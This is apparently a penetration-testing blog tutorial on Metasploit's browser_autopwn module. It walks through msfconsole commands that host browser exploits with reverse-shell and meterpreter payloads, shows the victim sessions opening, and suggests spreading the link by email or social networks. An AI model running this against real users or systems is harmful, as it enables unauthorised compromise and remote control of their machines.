Metasploit Browser Autopwn

pentestlab.blog/category/exploitation-techniques/page/8

April 23, 2012

In nowadays due to firewall restrictions and patch management policies exploitation of systems has become much more difficult.However one of the most efficient way is the use of client-side attacks.Client side attacks requires the user interaction and in most of the cases can be used through social engineering engagements.An employee which will not have the necessary knowledge to understand the risks of opening untrusted links can help an attacker to exploit any internal systems.Also the fact that browsers are not patched as often as operating systems makes the problem bigger.

In this article we will examine the effectiveness of metasploit browser autopwn module.The basic idea behind that module is that it creates a web server in our local machine which will contain different kind of browser exploits.When the user will open the malicious link then the execution of the exploits will start against the browser of the user and if one of the exploits is successful a meterpreter session will open.

In order to use this attack we have to open the metasploit framework and to use the **browser_autopwn** module.In the next image you can see the available options and default settings for this module.

```
msf > use auxiliary/server/browser_autopwn
msf  auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   LHOST                        yes       The IP address to use for reverse-connect payloads
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an addres
s on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is random
ly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (acc
epted: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)
```

Options of browser autopwn module

We will set up the **LHOST** with our IP address,the **SRVPORT** with the port 80 (otherwise the link that we have to send to the user must me in the format IP:8080) and the **URIPATH** with **/** in order to prevent metasploit to set up random URL's.

```
msf  auxiliary(browser_autopwn) > set LHOST 192.168.1.71
LHOST => 192.168.1.71
msf  auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf  auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf  auxiliary(browser_autopwn) > run
```

Configuring the Browser Autopwn

After the execution of this module we will notice that different exploits for a variety of browsers will start loading to our web server.

```
[*] Setup
[*] Obfuscating initial javascript 2012-04-23 00:51:37 +0100
msf  auxiliary(browser_autopwn) > [*] Done in 0.867367965 seconds

[*] Starting exploit modules on host 192.168.1.71...
[*] ---

[*] Starting exploit multi/browser/firefox_escape_retval with payload generic/shell_reverse_t
cp
[*] Using URL: http://0.0.0.0:80/ApMCemPExW
[*]  Local IP: http://192.168.1.71:80/ApMCemPExW
[*] Server started.
[*] Starting exploit multi/browser/java_atomicreferencearray with payload java/meterpreter/re
verse_tcp
[*] Using URL: http://0.0.0.0:80/DJmPUUpRVsdgY
[*]  Local IP: http://192.168.1.71:80/DJmPUUpRVsdgY
[*] Server started.
[*] Starting exploit multi/browser/mozilla_compareto with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:80/hpJzSN
[*]  Local IP: http://192.168.1.71:80/hpJzSN
[*] Server started.
[*] Starting exploit multi/browser/mozilla_navigatorjava with payload generic/shell_reverse_t
cp
[*] Using URL: http://0.0.0.0:80/wpkpMDciSoz
[*]  Local IP: http://192.168.1.71:80/wpkpMDciSoz
[*] Server started.
```


Loading the browser exploits

Now we can share the link through our email to our client employees.If any user opens the malicious link,the autopwn module will try all these exploits in order to see if it can break into the client.If the browser is vulnerable to any of these exploits meterpreter sessions will open.

```
[*] Meterpreter session 1 opened (192.168.1.71:3333 -> 192.168.1.67:3051) at 2012-04-23 00:56
:58 +0100
[*] Sending stage (752128 bytes) to 192.168.1.67
[*] Meterpreter session 2 opened (192.168.1.71:3333 -> 192.168.1.67:3052) at 2012-04-23 00:57
:00 +0100
[*] Sending midi file to 192.168.1.67:3049...
[*] 192.168.1.67     ie_createobject Sending exploit HTML...
[*] Sending html to 192.168.1.67:3049...
[*] 192.168.1.67     ms10_018_ie_behaviors Sending Internet Explorer DHTML Behaviors Use Afte
r Free (target: IE 6 SP0-SP2 (onclick))...
[*] Sending stage (752128 bytes) to 192.168.1.67
[*] Meterpreter session 3 opened (192.168.1.71:3333 -> 192.168.1.67:3053) at 2012-04-23 00:57
:14 +0100
[*] Sending stage (752128 bytes) to 192.168.1.67
[*] Meterpreter session 4 opened (192.168.1.71:3333 -> 192.168.1.67:3054) at 2012-04-23 00:57
:42 +0100
```

Meterpreter sessions opened with Browser Autopwn

Browser based attacks are not stable.This is because browsers can crash which means that the meterpreter session or the shell access will lost.For that reason the metasploit will try to migrate with a another process more stable as soon as possible.



Migrate to another process

Conclusion

Most of the organizations are behind proxy firewalls so only the port 80 is allowed.From the other hand many employees are using social networks these days for various reasons.An attacker can exploit that and send malicious links through the social networks to users so the use of this attack can be very effective against companies as it contains exploits for most of the popular browsers and it only requires the mistake of one person in order to be successful.Metasploit Browser Autopwn module is the proof of how dangerous is to open links that are coming from untrusted sources.